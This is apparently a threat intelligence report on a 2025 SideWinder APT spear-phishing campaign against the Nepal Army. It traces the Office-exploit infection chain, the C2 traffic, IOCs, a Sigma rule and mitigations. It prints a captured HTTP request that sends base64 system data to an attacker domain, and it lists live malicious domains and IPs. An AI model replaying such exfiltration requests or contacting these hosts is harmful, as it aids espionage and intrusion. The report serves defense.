# SIDEWINDER APT PHISHING CAMPAIGN HITS NEPAL ARMY WITH ESPIONAGE

SIDEWINDER, RATTLESNAKE, T-APT-04

## Vairav Campaign Report

**29th May 2025**


## Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

## EXECUTIVE SUMMARY

This report provides a comprehensive analysis of **APT SideWinder**, a highly persistent and sophisticated **nation-state threat actor** suspected to be operating from India. Active since at least 2012, SideWinder is known for launching targeted cyber-espionage campaigns across South and Southeast Asia, particularly focusing on government and military organizations.

In recent years, SideWinder has intensified its activities against Nepalese government institutions, leveraging spear-phishing techniques and exploiting long-known vulnerabilities in Microsoft Office (**CVE-2017-0199** and **CVE-2017-11882**) to deliver sophisticated malware payloads.

Through detailed forensic and behavioral analysis, including sandboxing and network traffic inspection, this report identifies key Indicators of Compromise (IOCs), maps tactics to the MITRE ATT&CK framework, and provides actionable mitigation strategies. This report is intended to aid cybersecurity professionals in understanding SideWinder's threat landscape and improving defensive postures against similar APT intrusions.

### Key Findings

- SideWinder is a state-sponsored APT group known for targeting military, government, logistics, and critical infrastructure organizations across Asia, the Middle East, and Africa.
- A recent spear-phishing campaign has been identified that uses malicious documents exploiting CVE-2017-0199 and CVE-2017-11882.
- The campaign delivers targeted malware payloads through a selective delivery method based on IP addresses and User-Agent filtering.
- The delivery methods have become more sophisticated, sending harmless dummy payloads to non-targeted users.
- Aside from Nepal, SideWinder consistently targets **government**, **military**, and **telecom sectors** across South and Southeast Asia, with a special focus on Pakistan, Bangladesh, and Bhutan.
- The group's ability to rapidly evolve and evade defenses poses a serious ongoing threat to national security and critical sectors.

## Threat Actor Profile

| APT SIDEWINDER | |
|---|---|
| Sidewinder is a suspected Indian threat actor group that has been active since at least 2012. The group has been observed targeting government, military, ISP, and telecom business entities throughout Asia. | |
| **Period of Activity:** 2012-PRESENT | **TOP 5 Targeted Industries**<br>Military<br>Government<br>Education<br>Healthcare<br>Crypto<br>Telecommunication |
| **Other Names**<br>Rattlesnake, Hardcore Nationalist, HN2, T-APT-04, APT-C-17, RAZOR Tiger, APT-Q-39, BabyElephant, GroupA21 | |
| **Most Frequently Targeted Countries**<br>Pakistan, Bangladesh, Bhutan, Nepal, Myanmar, Afghanistan, China, Philippines, Singapore, Qatar | |

*Table 1: Threat Actor Profile*

## HISTORY OF ATTACK LAUNCHED IN NEPAL




*Figure 1: Timeline of Sidewinder's attack on Nepal*

### Phishing & Government Impersonation (2022)

Sidewinder used government-themed phishing emails to lure victims into downloading malicious Word documents. The documents contained macro-based payloads that executed malware that connected to command-and-control (C2) servers. The malware stole government login credentials and allowed persistent access to compromised systems.

### Targeted incursions aimed at Nepal's governmental entities (2023)

Vairav Technology identified a phishing campaign targeting Nepalese government agencies, including the Office of the Prime Minister & Council of Ministers and the Ministry of Foreign Affairs, using a malicious document embedded with macros. The decoy document, suspected to have been stolen from the Prime Minister's Personal Secretariat via a compromised email, was circulated between September 15th and November 18th, 2023.

### Nepal Government with Phishing Attack (February 2025)

In 2025, APT SideWinder launched another targeted phishing campaign against Nepalese government agencies, continuing its long-standing focus on South Asian entities. This attack involved a fraudulent Nepal government email login page designed to harvest official credentials.

## TACTICS, TECHNIQUES, AND PROCEDURES

### Infection Chain

The infection chain describes the step-by-step process attackers use to achieve their objectives, from gaining initial access to executing malicious payloads.




*Figure 2: Infection chain (2025)*

Below is a detailed breakdown for each phase:

### Initial Access

The attackers delivered a malicious document (masquerading as an official letter from the Directorate of Cyber Security) via a phishing campaign. The document appears to be legitimate, with a convincing message targeting specific individuals.




*Figure 3The file is displayed to the targeted victim*

**Execution**

When the document is opened, it automatically reaches out to an external domain via a hyperlink/OLE object. It downloads an RTF file, which serves as the payload, from an attacker-controlled server. Using **ExifTool,** the document was verified to be created on *May 9, 2025*, by an author labeled SF.




*Figure 4: Validation of file type as DOCX*




*Figure 5: Identification of file creation time and author*

The malicious document exploited **CVE-2017-0199**, a vulnerability in Microsoft Office that allows remote code execution when a specially crafted file is opened. This was confirmed using a tool called **Oleid**, which showed that an external link and an embedded object (oleObject) were present in the document.




*Figure 6: Output of Oleid identifying external relationships in the document*

Upon opening the original DOCX file, an automatic download and execution of an external embedded object (oleobject) is triggered. Further analysis using **oleobj** revealed that a Rich Text Format (RTF) file is retrieved from a website controlled by the attacker.




*Figure 7: Output of oleobj showing document's exact relationships with external objects*

The delivery method used in this campaign demonstrates a strong dependency on user execution and sophisticated payload filtering techniques. When the malicious RTF file is requested by users who are not the intended targets, a dummy file, only 8 bytes in size, is served.




*Figure 8: Downloading the oleObject identified in the previous step*

Upon analysis, the downloaded file was identified as merely a placeholder.


*Figure 9: An empty RTF file served to requests that don't match the attacker's selection criteria*

This tactic effectively prevents widespread detection and hampers in-depth analysis by researchers or automated systems. Additionally, the threat actors likely employed **IP-based** and **User-Agent filtering** mechanisms to distinguish between targeted victims and others. This selective delivery ensures that the actual malicious payload is only provided to specific users who meet predefined conditions, such as location, browser type, or system configuration, which reduces the campaign's exposure and increases its stealth.

Because of the above reasons, obtaining the exact second-stage payload was challenging. Hence, we continued our analysis with a different second-stage payload obtained from a different victim in this same campaign.




*Figure 10: Output of rtfobj on second stage payload*

The downloaded RTF file tries to exploit a memory corruption vulnerability in the legacy Equation Editor, **CVE-2017-11882**. When exploited, this vulnerability allows an attacker to run arbitrary code in the current user's context by failing to handle objects in memory properly.

The RTF file contained an OLE object that embedded shellcode encoded as a hexadecimal string. This shellcode was executed upon opening the document and initiated the next stage of the attack.




*Figure 11: OLE object embedded in RTF file*

Upon converting this large block of hexadecimal encoded string to binary, we obtained a URL used by the malware to download the next stage payload.




*Figure 12: URL in the OLE object*

The malware downloaded a file from the encoded URL, which, upon further analysis, was revealed to be a portable executable (PE) file. This was identified based on the magic number of the file (MZ) and the string *"This program cannot be run in DOS mode."*


*Figure 13: Malware downloaded from the encoded URL*

Upon inspection of the strings contained in this malicious PE file using **bintext**, we found that it uses functions part of the WinHTTP API, used for making HTTP(S) requests, typically used by malware to send beacons, download payloads, exfiltrate data, and contact Command-and-Control (C2) server.


*Figure 14: Networking functions as strings in the PE file*

### Command and Control

The obtained malicious PE file was executed in a sandbox with Wireshark running. This allowed us to capture relevant network packets between the infected host and the attacker's C2 server. The malicious PE file was found to send a DNS request to resolve the domain advisory.army-govbd.info into an IP address.




*Figure 15: Packet Capture showing resolved IP address*

This IP address was also found to host multiple subdomains of the original domain, all of which are likely used in this campaign.




*Figure 16: Passive DNS replication of the obtained IP address*

Upon obtaining the IP address associated with the domain, the malware proceeded to exfiltrate data about the system to the C2 server.

```
GET /ISPR/16b5480b?
data=c3R1ZGVudERFRkVOU1RSQVRJT05XSU4xMURFRkVOU1RSQVRJT05BTUQgUnl6ZW4gOSA1OTAwSFM
gd2l0aCBSYWRlb24gR3JhcGhpY3MgICAgICAgIERFRkVOU1RSQVRJT04yREVGRU5TVFJBVElPTkRyaXZ
lOiBDOlwsIFNpemU6IDE0OSBHQkRFRkVOU1RSQVRJT040MDk0REVGRU5TVFJBVElPTjEzNDIxNzcyN0R
FRkVOU1RSQVRJT040ODpFNzpEQToyODo5RTo0MERFRkVOU1RSQVRJT04xMC4wIEJ1aWxkIDIyNjMxREV
GRU5TVFJBVElPTjY0LWJpdERFRkVOU1RSQVRJT05NaWNyb3NvZnQgRGVmZW5kZXIgQW50aXZpcnVz
HTTP/1.1
Connection: Keep-Alive
Host: advisory.army-govbd.info
```

*Figure 17: Data exfiltration by the PE file*

The seemingly random string present in the data query string was found to be a base-64 encoded string that contains system information obtained from the infected host.




*Figure 18: Base64 decoding of the exfiltrated data*

If the data received by the attacker's server is within the expected parameters and fits the target of the attacker, then further malicious actions continue. Since the targeted parameters of the attackers are not known, we could not proceed with further analysis.

Upon consulting reports from other researchers, it was found that the malware ultimately downloads StealerBot, which is used for credential and information stealing.

## INDICATORS OF COMPROMISE (IOCS)

| Type | Hash (SHA256) |
|---|---|
| Original DOCX File | *56ce6048c13a0742f2a00bd75135784a3135c089518d6786242424e5fcb52161* |
| | *01afb99be9f3077b9ebd80f0e67e99a5a0162ba1fa4f7e9285154c78389c206c* |
| Accept_EULA.rtf | *e4afb43a13e043d99ff0fb0a0ac49e96a04932ba37365527914d6be779597edf* |
| Dropped DLL file | *61132f15775224f8aae02499b90b6bc19d4b3b44d987e0323276dceb260cc407* |
| StealerBot | *c62e365a6a60e0db4c2afd497464accdb783c336b116a5bc7806a4c47b539cc5* |
| **IP Addresses** | |
| *5[.]230[.]70[.]233* | *109[.]70[.]236[.]126* |
| **Domains** | |
| *cybersecurity[.]nepalarmy-milnp[.]info* | *advisory[.]army-govbd[.]info* |

## DETECTION RULES

```
title: Office Macro File Creation
id: 91174a41-dc8f-401b-be89-7bfc140612a0
related:
    - id: 0e29e3a7-1ad8-40aa-b691-9f82ecd33d66
      type: similar
status: test
description: Detects the creation of a new office macro files
on the systems
references:
    - https://github.com/redcanaryco/atomic-
redteam/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/
T1566.001/T1566.001.md
    - https://learn.microsoft.com/en-
us/deployoffice/compat/office-file-format-reference
date: 2025-05-29
tags:
    - attack.initial-access
    - attack.t1566.001
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|endswith:
            - '.docm'
            - '.dotm'
            - '.xlsm'
            - '.xltm'
            - '.potm'
            - '.pptm'
    condition: selection
falsepositives:
    - Very common in environments that rely heavily on macro
documents
level: low
```

## MITRE ATT&CK Techniques

The malware makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

| Tactics | Techniques |
|---|---|
| **Initial Access** | Phishing (T1566)<br>• Spear Phishing Attachment (T1566.001) |
| **Execution** | User Execution (T1204)<br>• Malicious File (T1204.002) |
| **Persistence** | Boot or Logon Autostart Execution (T1547)<br>• Registry Run Keys / Startup Folder |
| **Defense Evasion** | Deobfuscate/Decode Files or Information (T1140) |
| | Virtualization/Sandbox Evasion (T1497) |
| **Discovery** | Software Discovery (T1518)<br>• Security Software Discovery (T1518.001) |
| | System Information Discovery (T1082) |
| **Collection** | Data from Local System (T1005) |
| **Command and control** | Application Layer Protocol (T1071)<br>• Web Protocols (T1071.001) |
| **Exfiltration** | Exfiltration over C2 Channel (T1041) |

| THREAT SUMMARY | |
|---|---|
| **Name** | Sidewinder, T-APT-04, Rattlesnake |
| **Threat Type** | Trojan, Downloader, Dropper, Macro Virus |
| **Detection Names** | Sophos: Troj/DocDl-AHMB<br>Symantec: Scr.Malcode!gen<br>GData: Macro.Trojan.Agent.MMZ8WR<br>Varist: ABDownloader.YZD |
| **Symptoms** | Spear-Phishing Emails, Unusual Network Activity, Decoy Documents |
| **Additional Information** | This campaign utilizes long-known but effective vulnerabilities: CVE-2017-0199 and CVE-2017-11882 |
| **Distribution methods** | Spear-phishing techniques, Document Exploitation, Exploitation of known vulnerabilities |
| **Damage** | Data breaches, Espionage, Operational Disruption, Credential Theft |

## Vairav Recommendations

We recommend the following to mitigate and prevent ransomware attacks:

1. **Disable macros and external content loading in Microsoft Office:** Preventing the automatic download of remote templates and disabling macros reduces the attack surface often exploited by malicious documents. Macros can execute arbitrary code when a document is opened, making them a common vector for malware delivery, particularly in targeted phishing campaigns.
2. **Restrict execution of mshta.exe, wscript.exe, and powershell.exe:** These scripting and execution tools are frequently leveraged by attackers during the initial stages of an intrusion to run malicious scripts or retrieve additional payloads. Limiting or auditing their use can significantly reduce the risk of successful exploitation through script-based threats.
3. **Deploy behavioral detection rules to identify suspicious process behavior:** Monitor for Office applications spawning unusual child processes, such as command shells or scripting engines. Also, watch for signs of in-memory attacks, like shellcode injection or process hollowing, which are often used to evade file-based detection and establish persistence covertly.
